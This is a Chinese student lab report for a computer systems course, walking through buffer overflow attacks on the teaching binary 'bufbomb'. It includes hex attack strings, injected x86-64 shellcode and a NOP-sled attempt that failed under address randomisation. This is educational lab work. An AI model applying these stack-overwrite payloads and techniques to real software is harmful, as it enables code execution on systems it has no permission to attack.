

**课 程 实 验 报 告**

**课程名称： 计算机系统基础实验**

**实验名称： 缓冲区溢出攻击**

**院 系 ：计算机科学与技术**

**专业班级 ： cs2208**

**学 号 ： U202215642**

**姓 名 ： 田清林**

**指导教师 ： 班鹏新**

**2024 年 4 月 15 日**

**一、实验目的与要求**

通过分析一个程序（称为“缓冲区炸弹”）的构成和运行逻辑，加深对理论课中关于程序的机器级表示、函数调用规则、栈结构等方面知识点的理解，增强反汇编、跟踪、分析、调试等能力，加深对缓冲区溢出攻击原理、方法与防范等方面知识的理解和掌握；

实验环境：Ubuntu，GCC，GDB等。

**二、实验内容**

**程序运行过程中，需要输入特定的字符串，使得程序达到期望的运行效果。**

对一个可执行程序“bufbomb” 实施一系列缓冲区溢出攻击(buffer overflow attacks)，也就是设法通过造成缓冲区溢出来改变该程序的运行内存映像(例如将专门设计的字节序列插入到栈中特定内存位置)和行为，以实现实验预定的目标。bufbomb 目标程序在运行时使用函数 getbuf读入一个字符串。根据不同的任务，学生生成相应的攻击字符串。

实验中需要针对目标可执行程序bufbomb,分别完成多个难度递增的缓冲区溢出攻击(完成的顺序没有固定要求)。按从易到难的顺序，这些难度级分别命名为smoke (level 0)、fizz (level 1)、bang (level 2)、boom (level 3)和kaboom (level 4)。

**1、第0级 smoke**

正常情况下，getbuf函数运行结束，执行最后的ret指令时，将取出保存于栈帧中的返回（断点）地址并跳转至它继续执行（test函数中调用getbuf处）。要求将返回地址的值改为本级别实验的目标smoke函数的首条指令的地址， getbuf函数返回时，跳转到smoke函数执行，即达到了实验的目标。

**2、第1级 fizz**

要求getbuf函数运行结束后，转到 fizz函数处执行。与smoke的差别是，fizz函数有一个参数。 fizz函数中比较了参数val 与 全局变量cookie的值，只有两者相同（要正确打印val）才能达到目标。

**3、第2级 bang**

要求getbuf函数运行结束后，转到 bang 函数执行，并且让全局变量global\_value 与 cookie相同（要正确打印global\_value）。

**4、第3级 boom**

无感攻击，执行攻击代码后，程序仍然返回到原来的调用函数继续执行，使得调用函数（或者程序用户）感觉不到攻击行为。

构造攻击字符串，让函数 getbuf将cookie值返回给 test函数，而不是返回值 1 。还原被破坏的栈帧状态，将正确的返回地址压入栈中，并且执行 ret 指令，从而返回到 test函数。

**5、第4级 kaboom**


**一个函数的栈帧的地址通常并不是固定的，随程序运行实例的不同而不同，即每次运行有一个随机的、不固定的值。在此种条件下，要求getbuf（getbufn）函数返回cookie的值，而不是返回值1，并且能正确回到调用函数处继续执行。**


**三、实验记录及问题回答**

**（1）实验任务的实验记录**

**在终端执行bufbomb，分别测试0，1，2，3阶段的攻击字符串，运行截图如下：**







**成功通过四个阶段。**

**（2）缓冲区溢出攻击中字符串产生的方法描述**

1. 第0级 smoke


实验要求：getbuf函数执行完毕ret后进入smoke函数执行。

实验设计：利用缓冲区溢出用smoke函数地址(第一条机器指令的地址)覆盖getbuf函数存放返回地址的内存。

实验过程：

分析栈帧：

分析getbuf函数汇编代码



int getbuf(char \*src, int len)

{

char buf[NORMAL\_BUFFER\_SIZE];//32

Gets(buf,src,len);

return 1;


}

栈帧分配了0x30即48字节的空间，数组放在-0x20（%rbp），（查看代码可以发现该char数组声明大小为32），因此当使用memcpy时len大于32，大于三十二的部分就会超出栈帧造成缓冲区溢出。

getbuf里面的rbp如下




尝试查看栈帧之外的内容：




0x7fffffffdd50处为原先rbp的值，占八个字节，值为0x7fffffffdd90,在缓冲区溢出时最好别改动（后来发现不重要，因为smoke函数不用按栈返回而是直接通过exit）。

之后0x7fffffffdd58为返回地址，要改为smoke的地址即0x4012d9。

栈帧示意图如下：



查看smoke汇编代码，发现smoke调用后不用按调用顺序返回而是直接通过exit返回。



因此只需构造一个参数前32+8个字节无所谓，第40到48个字节值为smoke的地址即0x4012d9，注意小端存储。

构造字符串如下：

00 00 00 00 00 00 00 00


00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

90 dd ff ff ff 7f 00 00

d9 12 40 00 00 00 00 00



1. 第1级 fizz

实验要求：getbuf函数运行结束后，转到 fizz函数处执行。与smoke的差别是，fizz函数有一个参数。 fizz函数中比较了参数val 与 全局变量cookie的值，只有两者相同（要正确打印val）才能达到目标。

实验设计：利用缓冲区溢出，用特定的rbp值覆盖原先存储rbp的值，用fizz函数中比较cookie和val的机器指令的地址覆盖getbuf函数存放返回地址的内存，

实验过程：

分析fizz汇编代码



发现虽然64位参数是由寄存器传递，但会将值存放在栈帧内，位置是-0x4(%rbp)，如果使得%rbp-0x4的值等于全局变量cookie的地址，在比较时实际上是从同一个地方取得操作数，自然会满足相等的条件。

cookie的地址为0x404148,因此需要将rbp值设置为0x404152,而返回地址要跳过函数开头对于%rbp，%rsp的更新和参数的存储，直接跳转到mov 0x2e37(%rip),%eax指令，地址为0x40130b。

因此只需构造一个参数前32个字节无所谓，32到40个字节为0x404152，第40到48个字节值为fizz mov的地址即0x40130b，注意小端存储。

构造字符串如下：

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

4c 41 40 00 00 00 00 00

0b 13 40 00 00 00 00 00




1. 第2级 bang

实验要求：要求getbuf函数运行结束后，转到 bang 函数执行，并且让全局变量global\_value 与 cookie相同（要正确打印global\_value）。。

实验设计：写一段汇编代码用于改变gloval\_value的值，把他转化为机器代码放在缓冲区，将机器指令地址存放在getbuf返回地址，使其从getbuf跳转到写入的机器代码，之后再跳转到bang函数。

实验过程：

查看bang函数的汇编代码如下。

 由于cookie和global\_value都是全局变量，在64位系统的机器代码中都使用rip加偏移量传递，考虑写一段汇编代码改变全局变量global\_value的值。

查看汇编代码可知，cookie地址为0x404148，global\_value地址为0x404150

只需将cookie值传递给eax，再把eax值存放到global\_value。由于ret机器指令等于从栈顶取出返回地址赋给rip，所以提前将bang函数的地址push入栈。

写汇编代码，生成可执行文件再反汇编得到如下机器码与汇编代码文件。

bang.o： 文件格式 elf64-x86-64

Disassembly of section .text:

0000000000000000 <.text>:


0: 8b 04 25 48 41 40 00 mov 0x404148,%eax

7: 89 04 25 50 41 40 00 mov %eax,0x404150

e: 68 5e 13 40 00 push $0x40135e

13: c3 ret

写完后成功改变了gloval\_value的值，并进入bang，但到了最后一步调用printf时却返回no such file or dictionary。



搜索后发现还是缓冲区的问题，猜测是触发了某种保护机制。

bang有一个没有用到的int val的值，尝试在push操作后再加上一个push操作，成功通关。

最终构造字符串如下：(补充的90为no operation)

8b 14 25 48 41 40 00

89 14 25 50 41 40 00

68 5E 13 40 00

68 5E 13 40 00


c3

90 90 90 90 90 90 90

30 dd ff ff ff 7f 00 00

d0 dc ff ff ff 7f 00 00

30 dd ff ff ff 7f 00 00



1. 第3级 boom


实验要求：无感攻击，执行攻击代码后，程序仍然返回到原来的调用函数继续执行，使得调用函数（或者程序用户）感觉不到攻击行为。

构造攻击字符串，让函数 getbuf将cookie值返回给 test函数，而不是返回值1。还原被破坏的栈帧状态，将正确的返回地址压入栈中，并且执行 ret 指令，从而返回到 test函数。


实验设计：写一段汇编代码用于改变eax的值，把他转化为机器代码放在缓冲区，将机器指令地址存放在getbuf返回地址，使其从getbuf跳转到写入的机器代码，之后再跳转到boom函数。由于要求无感攻击，因此不要改变rbp的值。即在覆写的时候用原先存储的rbp值覆盖存储的rbp值。

实验过程：

查看getbufn函数中rbp的值




rbp指向的位置存储调用它的函数（testn）中rbp的值，查看testn rbp值如下所示。



由于无感验证，不要修改存储的rbp值，因此输入字符串中32到40字节的位置应该放置原本放在那里的值，即0x7fffffffdd30。

查看test返回反汇编代码：



可以看到调用完getbuf下一条机器指令的地址为0x40147e。

写汇编代码，改变eax的值为cookie(0xc0d90da)，push返回地址后return，用gcc生成可执行文件再用objdump反汇编得到如下机器码与汇编代码文件。

boom.o： 文件格式 elf64-x86-64

Disassembly of section .text:

0000000000000000 <.text>:

0: b8 da 90 0d 0c mov $0xc0d90da,%eax

5: 68 7e 14 40 00 push $0x40147e

a: c3 ret

输入字符串如下，在机器指令之间补充了90(no operation)，32到40字节放入了testn中rbp的值，40到48字节放入了缓冲区的地址。

b8 da 90 0d 0c 90 90

68 7e 14 40 00 90 90


c3 90

90 90 90 90 90 90 90 90

90 90 90 90 90 90 90 90

30 dd ff ff ff 7f 00 00

d0 dc ff ff ff 7f 00 00



1. 第4级 koboom


实验要求：一个函数的栈帧的地址通常并不是固定的，随程序运行实例的不同而不同，即每次运行有一个随机的、不固定的值。在此种条件下，要求getbuf（getbufn）函数返回cookie的值，而不是返回值1，并且能正确回到调用函数处继续执行。

实验设计：当栈帧地址不固定时,每次跳转到栈帧顶就相对困难。这里可以使用空操作雪橇策略(nop sled)，通过在攻击指令之前加上一段大的nop数组，使得当跳转到大的数组中任意nop地址时都会“滑行”至攻击代码，只要数组够大，跳转到空操作雪橇的概率就足够大。

写一段汇编代码用于改变eax的值，把他转化为机器代码放在缓冲区中空操作雪橇后，将机器指令地址存放在getbuf返回地址，使其从getbuf跳转到写入的机器代码，之后再跳转到boom函数。由于要求无感攻击，因此所有操作代码局限在缓冲区，不要覆写递归调用过程中各栈帧的内容。


实验过程：

testn部分汇编代码如下所示：



可见testn中rbp和rsp差值为0x30。

查看testn中调用getbufn代码:



可以看到调用完getbufn下一条机器指令的地址为0x40147e。

接下来编写汇编代码。

栈帧变化过程中，机器代码中各函数的地址不变，因此返回地址与上一阶段相同，均为testn中调用getbuf函数的下一条机器指令的地址。改变eax的值为cookie，之后将rsp+0x30赋值给rbp，使得函数testn中rbp和rsp相对位置不变（即栈帧大小不变），之后push返回地址后return。

用gcc生成可执行文件再用objdump反汇编得到如下机器码与汇编代码文件。

koboom2.o： 文件格式 elf64-x86-64

Disassembly of section .text:

0000000000000000 <.text>:

0: b8 da 90 0d 0c mov $0xc0d90da,%eax


5: 48 8d 6c 24 30 lea 0x30(%rsp),%rbp


a: 68 54 15 40 00 push $0x401554

f: c3 ret

在机器码前面补充90（nop）使得机器代码总长为512字节，后8+8个字节分别为rbp原值和返回地址，返回地址先设置为未开随机化时栈帧的顶部。

构造字符串部分截图如下：



执行代码，成功输出koboom。

打开linux系统地址随机化，尝试运行几次后发现bufn地址变化的范围过大，每次执行都会提示段错误，几次执行时bufn地址如下所示：





由于地址变化过大，而缓冲区大小只有512字节，因此选择一个合适的地址覆盖返回地址来执行攻击代码的策略几乎不可行，这归功于linux强大的地址随机化，若允许输入一个极大的空操作雪橇（达字节大小达16^7），则执行机器代码的概率才较为可观。

由于缓冲区太小，最终没能解决这个问题，但在实验过程中基本理解了无操作雪橇的执行机理。

**四、体会**

本次本人学习了如何利用缓冲区溢出对程序进行攻击，也就是设法通过造成缓冲区溢出来改变该可执行程序的运行内存映像，继而执行一些原来程序中没有的行为。而且本人也第一次体验“程序攻击者”的视角，虽然操作较少、规模较小，原理也较浅显易懂，但是仍体会到了乐趣。

本实验加深了本人对函数调用规则和栈结构的具体理解，比如栈帧的结构、各种类变量分别存储的位置、函数调用过程和返回过程中rip、rsp和rbp的变化机理，以及地址空间随机化开启的作用。

本实验提高了本人运用gdb、objdump、gcc等工具的熟练程度。在实验后三个阶段需要向缓冲区插入一段攻击代码并执行，攻击代码是以机器代码的形式存储在机器里的，因此需要本人用汇编语言编写程序，用gcc生成目标文件后再用objdump反汇编得到机器码。这一过程不仅提高了我运用各工具的能力，而且积累了汇编语言的编写经验。

在编写汇编语言时，我曾经对立即数没有明确的区分，将mov的一个操作数既不带“$”符号也不加括号，以为会gcc会把它当作立即数来处理，实际上则是内存访问。由于看不懂机器代码，这个错误困扰了我很久，也是一个教训。

总之，本次实验难度不高，但仍令我受益匪浅，在各方面成长了很多，期待接下来的实验。